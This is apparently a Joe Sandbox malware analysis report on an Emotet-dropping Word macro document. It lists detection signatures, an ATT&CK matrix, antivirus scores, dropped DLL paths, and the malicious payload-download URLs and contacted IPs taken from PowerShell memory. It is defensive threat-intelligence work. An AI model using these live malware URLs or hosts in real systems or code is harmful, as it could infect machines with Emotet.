Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Very long command line found

**Data Obfuscation:**

Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Document contains an embedded VBA with many randomly named variables

Obfuscated command line found

PowerShell case anomaly found

Suspicious powershell command line found

**Persistence and Installation Behavior:**

Creates processes via WMI

**Hooking and other Techniques for Hiding and Protection:**

Hides that the sample has been downloaded from the Internet (zone.identifier)

**HIPS / PFW / Operating System Protection Evasion:**

System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

**Stealing of Sensitive Information:**


Yara detected Emotet

**Mitre Att&ck Matrix**

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com and C
Valid Accounts	Windows Management Instrumentation <span style="color: green;">1</span> <span style="color: red;">1</span>	Windows Service <span style="color: green;">1</span>	Windows Service <span style="color: green;">1</span>	Disable or Modify Tools <span style="color: red;">1</span>	OS Credential Dumping	System Time Discovery <span style="color: green;">1</span>	Remote Services	Archive Collected Data <span style="color: blue;">1</span>	Exfiltration Over Other Network Medium	Ingestion Trans
Default Accounts	Scripting <span style="color: red;">2</span> <span style="color: orange;">2</span>	Boot or Logon Initialization Scripts	Process Injection <span style="color: red;">1</span> <span style="color: orange;">1</span> <span style="color: green;">1</span>	Deobfuscate/Decode Files or Information <span style="color: red;">3</span> <span style="color: orange;">1</span>	LSASS Memory	File and Directory Discovery <span style="color: green;">3</span>	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encryption Chan

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com and C
Domain Accounts	Exploitation for Client Execution <span style="color: orange;">3</span>	Logon Script (Windows)	Logon Script (Windows)	Scripting <span style="color: red;">2</span> <span style="color: orange;">2</span>	Security Account Manager	System Information Discovery <span style="color: orange;">3</span> <span style="color: green;">7</span>	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Applic Layer Proto
Local Accounts	Command and Scripting Interpreter <span style="color: red;">2</span> <span style="color: orange;">1</span> <span style="color: green;">1</span>	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information <span style="color: orange;">2</span>	NTDS	Security Software Discovery <span style="color: red;">1</span> <span style="color: orange;">2</span> <span style="color: green;">1</span>	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applic Layer Proto
Cloud Accounts	PowerShell <span style="color: red;">4</span>	Network Logon Script	Network Logon Script	Software Packing <span style="color: orange;">1</span>	LSA Secrets	Virtualization/Sandbox Evasion <span style="color: orange;">2</span>	SSH	Keylogging	Data Transfer Size Limits	Fallb Chan
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading <span style="color: red;">2</span> <span style="color: green;">1</span>	Cached Domain Credentials	Process Discovery <span style="color: orange;">1</span>	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Comr
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion <span style="color: orange;">2</span>	DCSync	Remote System Discovery <span style="color: green;">1</span>	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comr Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection <span style="color: red;">1</span> <span style="color: orange;">1</span> <span style="color: green;">1</span>	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applic Layer
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories <span style="color: red;">1</span>	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 <span style="color: green;">1</span>	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto



## Behavior Graph



## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

Source	Detection	Scanner	Label	Link
info_2020_NJY_31940448.doc	65%	Virustotal		<a href="#">Browse</a>
info_2020_NJY_31940448.doc	42%	Metadefender		<a href="#">Browse</a>
info_2020_NJY_31940448.doc	79%	ReversingLabs	Document-Word.Trojan.Emotet	

### Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	67%	Metadefender		<a href="#">Browse</a>
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	86%	ReversingLabs	Win32.Trojan.Emotet	

## Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
12.2.rundll32.exe.6a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
7.2.rundll32.exe.b20000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
8.2.rundll32.exe.260000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
11.2.rundll32.exe.1f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
13.2.rundll32.exe.1b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
15.2.rundll32.exe.1d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
14.2.rundll32.exe.160000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
9.2.rundll32.exe.1b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
10.2.rundll32.exe.240000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>

## Domains

Source	Detection	Scanner	Label	Link
allcannabismeds.com	12%	Virustotal		<a href="#">Browse</a>

## URLs

Source	Detection	Scanner	Label	Link
<a href="http://wellformedweb.org/CommentAPI/">http://wellformedweb.org/CommentAPI/</a>	0%	URL Reputation	safe	
<a href="http://wellformedweb.org/CommentAPI/">http://wellformedweb.org/CommentAPI/</a>	0%	URL Reputation	safe	
<a href="http://wellformedweb.org/CommentAPI/">http://wellformedweb.org/CommentAPI/</a>	0%	URL Reputation	safe	
<a href="http://wellformedweb.org/CommentAPI/">http://wellformedweb.org/CommentAPI/</a>	0%	URL Reputation	safe	
<a href="http://ezi-pos.com/category/x/">http://ezi-pos.com/category/x/</a>	19%	Virustotal		<a href="#">Browse</a>
<a href="http://ezi-pos.com/category/x/">http://ezi-pos.com/category/x/</a>	100%	Avira URL Cloud	malware	
<a href="http://allcannabismeds.com/unraid-map/ZZm6/">http://allcannabismeds.com/unraid-map/ZZm6/</a>	18%	Virustotal		<a href="#">Browse</a>
<a href="http://allcannabismeds.com/unraid-map/ZZm6/">http://allcannabismeds.com/unraid-map/ZZm6/</a>	100%	Avira URL Cloud	malware	
<a href="http://www.iis.fhg.de/audioPA">http://www.iis.fhg.de/audioPA</a>	0%	URL Reputation	safe	
<a href="http://www.iis.fhg.de/audioPA">http://www.iis.fhg.de/audioPA</a>	0%	URL Reputation	safe	
<a href="http://www.iis.fhg.de/audioPA">http://www.iis.fhg.de/audioPA</a>	0%	URL Reputation	safe	
<a href="http://www.iis.fhg.de/audioPA">http://www.iis.fhg.de/audioPA</a>	0%	URL Reputation	safe	
<a href="http://https://etkindedektflik.com/pcie-speed/U/">http://https://etkindedektflik.com/pcie-speed/U/</a>	16%	Virustotal		<a href="#">Browse</a>
<a href="http://https://etkindedektflik.com/pcie-speed/U/">http://https://etkindedektflik.com/pcie-speed/U/</a>	100%	Avira URL Cloud	malware	
<a href="http://windowsmedia.com/redir/services.asp?WMPFriendly=true">http://windowsmedia.com/redir/services.asp?WMPFriendly=true</a>	0%	URL Reputation	safe	
<a href="http://windowsmedia.com/redir/services.asp?WMPFriendly=true">http://windowsmedia.com/redir/services.asp?WMPFriendly=true</a>	0%	URL Reputation	safe	
<a href="http://windowsmedia.com/redir/services.asp?WMPFriendly=true">http://windowsmedia.com/redir/services.asp?WMPFriendly=true</a>	0%	URL Reputation	safe	
<a href="http://treyresearch.net">http://treyresearch.net</a>	0%	URL Reputation	safe	
<a href="http://treyresearch.net">http://treyresearch.net</a>	0%	URL Reputation	safe	
<a href="http://treyresearch.net">http://treyresearch.net</a>	0%	URL Reputation	safe	
<a href="http://treyresearch.net">http://treyresearch.net</a>	0%	URL Reputation	safe	
<a href="http://englishabc.com/cow/JH/">http://englishabc.com/cow/JH/</a>	16%	Virustotal		<a href="#">Browse</a>
<a href="http://englishabc.com/cow/JH/">http://englishabc.com/cow/JH/</a>	100%	Avira URL Cloud	malware	
<a href="http://www.icra.org/vocabulary/.">http://www.icra.org/vocabulary/.</a>	0%	URL Reputation	safe	
<a href="http://www.icra.org/vocabulary/.">http://www.icra.org/vocabulary/.</a>	0%	URL Reputation	safe	
<a href="http://www.icra.org/vocabulary/.">http://www.icra.org/vocabulary/.</a>	0%	URL Reputation	safe	
<a href="http://www.icra.org/vocabulary/.">http://www.icra.org/vocabulary/.</a>	0%	URL Reputation	safe	
<a href="http://allcannabismeds.com">http://allcannabismeds.com</a>	12%	Virustotal		<a href="#">Browse</a>
<a href="http://allcannabismeds.com">http://allcannabismeds.com</a>	0%	Avira URL Cloud	safe	
<a href="http://giannaspchicstudio.com/cgi-bin/PP/">http://giannaspchicstudio.com/cgi-bin/PP/</a>	100%	Avira URL Cloud	malware	
<a href="http://computername/printers/printername/.printer">http://computername/printers/printername/.printer</a>	0%	Avira URL Cloud	safe	
<a href="http://abrillocfurniture.com/bph-nclcx-wygq4/a7nBfh/">http://abrillocfurniture.com/bph-nclcx-wygq4/a7nBfh/</a>	100%	Avira URL Cloud	malware	
<a href="http://www.%s.comPA">http://www.%s.comPA</a>	0%	URL Reputation	safe	
<a href="http://www.%s.comPA">http://www.%s.comPA</a>	0%	URL Reputation	safe	
<a href="http://www.%s.comPA">http://www.%s.comPA</a>	0%	URL Reputation	safe	
<a href="http://https://vstsample.com/wp-includes/7eXel/">http://https://vstsample.com/wp-includes/7eXel/</a>	100%	Avira URL Cloud	malware	
<a href="http://152.170.79.100/tkvop2zz2se/0vkwo/">http://152.170.79.100/tkvop2zz2se/0vkwo/</a>	0%	Avira URL Cloud	safe	

## Domains and IPs

### Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
allcannabismeds.com	35.208.69.64	true	true	<ul style="list-style-type: none"> <li>12%, Virustotal, <a href="#">Browse</a></li> </ul>	unknown

### Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
<a href="http://allcannabismeds.com/unraid-map/ZZm6/">http://allcannabismeds.com/unraid-map/ZZm6/</a>	true	<ul style="list-style-type: none"> <li>18%, Virustotal, <a href="#">Browse</a></li> <li>Avira URL Cloud: malware</li> </ul>	unknown
<a href="http://152.170.79.100/tkvop2zz2se/0vkwo/">http://152.170.79.100/tkvop2zz2se/0vkwo/</a>	true	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown

### URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
<a href="http://www.windows.com/pctv">http://www.windows.com/pctv</a>	rundll32.exe, 00000008.0000000 2.2110345397.0000000001F70000. 00000002.00000001.sdmp	false		high
<a href="http://investor.msn.com">http://investor.msn.com</a>	rundll32.exe, 00000006.0000000 2.2113882057.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2106952644.000 0000000740000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2110345397.000000000 1F70000.00000002.00000001.sdmp	false		high
<a href="http://www.msnbc.com/news/ticker.txt">http://www.msnbc.com/news/ticker.txt</a>	rundll32.exe, 00000006.0000000 2.2113882057.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2106952644.000 0000000740000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2110345397.000000000 1F70000.00000002.00000001.sdmp	false		high
<a href="http://wellformedweb.org/CommentAPI/">http://wellformedweb.org/CommentAPI/</a>	rundll32.exe, 00000007.0000000 2.2108209806.0000000002390000. 00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2112295620.000 000000024C0000.00000002.0000000 1.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://ezi-pos.com/category/l/x">http://ezi-pos.com/category/l/x</a>	powershell.exe, 00000005.00000 002.2109531844.000000000376300 0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>19%, Virustotal, <a href="#">Browse</a></li> <li>Avira URL Cloud: malware</li> </ul>	unknown
<a href="http://www.iis.fhg.de/audioPA">http://www.iis.fhg.de/audioPA</a>	rundll32.exe, 00000007.0000000 2.2108209806.0000000002390000. 00000002.00000001.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://https://etkindedektflik.com/pcie-speed/U/">http://https://etkindedektflik.com/pcie-speed/U/</a>	powershell.exe, 00000005.00000 002.2109531844.000000000376300 0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>16%, Virustotal, <a href="#">Browse</a></li> <li>Avira URL Cloud: malware</li> </ul>	unknown
<a href="http://windowsmedia.com/redir/services.asp?WMPFriendly=true">http://windowsmedia.com/redir/services.asp?WMPFriendly=true</a>	rundll32.exe, 00000006.0000000 2.2114633102.0000000001E27000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2107425758.000 0000000927000.00000002.0000000 1.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.hotmail.com/oe">http://www.hotmail.com/oe</a>	rundll32.exe, 00000006.0000000 2.2113882057.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2106952644.000 0000000740000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2110345397.000000000 1F70000.00000002.00000001.sdmp	false		high
<a href="http://treyresearch.net">http://treyresearch.net</a>	rundll32.exe, 00000007.0000000 2.2108209806.0000000002390000. 00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2112295620.000 000000024C0000.00000002.0000000 1.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://englishabc.com/cow/JH/">http://englishabc.com/cow/JH/</a>	powershell.exe, 00000005.00000 002.2109531844.000000000376300 0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>16%, Virustotal, <a href="#">Browse</a></li> <li>Avira URL Cloud: malware</li> </ul>	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
<a href="http://services.msn.com/svcs/oe/certpage.asp?name=%s&amp;email=%s&amp;&amp;Check">http://services.msn.com/svcs/oe/certpage.asp?name=%s&amp;email=%s&amp;&amp;Check</a>	rundll32.exe, 00000006.0000000 2.2114633102.000000001E27000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2107425758.000 0000000927000.00000002.0000000 1.sdmp	false		high
<a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a>	rundll32.exe, 00000006.0000000 2.2114633102.000000001E27000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2107425758.000 0000000927000.00000002.0000000 1.sdmp	false	<ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul>	unknown
<a href="http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a>	powershell.exe, 00000005.00000 002.2104803337.000000000234000 0.00000002.00000001.sdmp, rund ll32.exe, 00000007.00000002.21 11873001.0000000002CF0000.0000 0002.00000001.sdmp	false		high
<a href="http://allcannabismeds.com">http://allcannabismeds.com</a>	powershell.exe, 00000005.00000 002.2109531844.000000000376300 0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>• 12%, Virustotal, <a href="#">Browse</a></li> <li>• Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://giannaspyschicstudio.com/cgi-bin/PP/">http://giannaspyschicstudio.com/cgi-bin/PP/</a>	powershell.exe, 00000005.00000 002.2109531844.000000000376300 0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>• Avira URL Cloud: malware</li> </ul>	unknown
<a href="http://investor.msn.com/">http://investor.msn.com/</a>	rundll32.exe, 00000006.0000000 2.2113882057.000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2106952644.000 0000000740000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2110345397.000000000 1F70000.00000002.00000001.sdmp	false		high
<a href="http://www.piriform.com/ccleanerhttp">http://www.piriform.com/ccleanerhttp</a>	powershell.exe, 00000005.00000 002.2103707252.000000000030400 0.00000004.00000020.sdmp	false		high
<a href="http://www.piriform.com/ccleaner">http://www.piriform.com/ccleaner</a>	powershell.exe, 00000005.00000 002.2103707252.000000000030400 0.00000004.00000020.sdmp	false		high
<a href="http://computername/printers/printername/.printer">http://computername/printers/printername/.printer</a>	rundll32.exe, 00000007.0000000 2.2108209806.0000000002390000. 00000002.00000001.sdmp	false	<ul style="list-style-type: none"> <li>• Avira URL Cloud: safe</li> </ul>	low
<a href="http://abrillofurniture.com/bph-nclex-wygq4/a7nBfh/">http://abrillofurniture.com/bph-nclex-wygq4/a7nBfh/</a>	powershell.exe, 00000005.00000 002.2109531844.000000000376300 0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>• Avira URL Cloud: malware</li> </ul>	unknown
<a href="http://www.%s.comPA">http://www.%s.comPA</a>	powershell.exe, 00000005.00000 002.2104803337.000000000234000 0.00000002.00000001.sdmp, rund ll32.exe, 00000007.00000002.21 11873001.0000000002CF0000.0000 0002.00000001.sdmp	false	<ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul>	low
<a href="http://https://vstsamples.com/wp-includes/7eXel/">http://https://vstsamples.com/wp-includes/7eXel/</a>	powershell.exe, 00000005.00000 002.2109531844.000000000376300 0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>• Avira URL Cloud: malware</li> </ul>	unknown

### Contacted IPs



## Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
152.170.79.100	unknown	Argentina		10318	TelecomArgentinaSAAR	true
35.208.69.64	unknown	United States		19527	GOOGLE-2US	true

## General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339167
Start date:	13.01.2021
Start time:	16:30:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	info_2020_NJY_31940448.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• GSI enabled (VBA)</li> <li>• AMSI enabled</li> </ul>
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@26/7@1/2

EGA Information:	<ul style="list-style-type: none"> <li>Successful, ratio: 88.9%</li> </ul>
HDC Information:	<ul style="list-style-type: none"> <li>Successful, ratio: 39.8% (good quality ratio 38.8%)</li> <li>Quality average: 82%</li> <li>Quality standard deviation: 24.1%</li> </ul>
HCA Information:	<ul style="list-style-type: none"> <li>Successful, ratio: 88%</li> <li>Number of executed functions: 0</li> <li>Number of non-executed functions: 0</li> </ul>
Cookbook Comments:	<ul style="list-style-type: none"> <li>Adjust boot time</li> <li>Enable AMSI</li> <li>Found application associated with file extension: .doc</li> <li>Found Word or Excel or PowerPoint or XPS Viewer</li> <li>Found warning dialog</li> <li>Click Ok</li> <li>Attach to Office via COM</li> <li>Scroll down</li> <li>Close Viewer</li> </ul>
Warnings:	<a href="#">Show All</a> <ul style="list-style-type: none"> <li>Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe</li> <li>TCP Packets have been reduced to 100</li> <li>Execution Graph export aborted for target powershell.exe, PID 2300 because it is empty</li> <li>Report creation exceeded maximum time and may have missing disassembly code information.</li> <li>Report size exceeded maximum capacity and may have missing behavior information.</li> <li>Report size getting too big, too many NtOpenKeyEx calls found.</li> <li>Report size getting too big, too many NtQueryAttributesFile calls found.</li> <li>Report size getting too big, too many NtQueryValueKey calls found.</li> </ul>

## Simulations

### Behavior and APIs

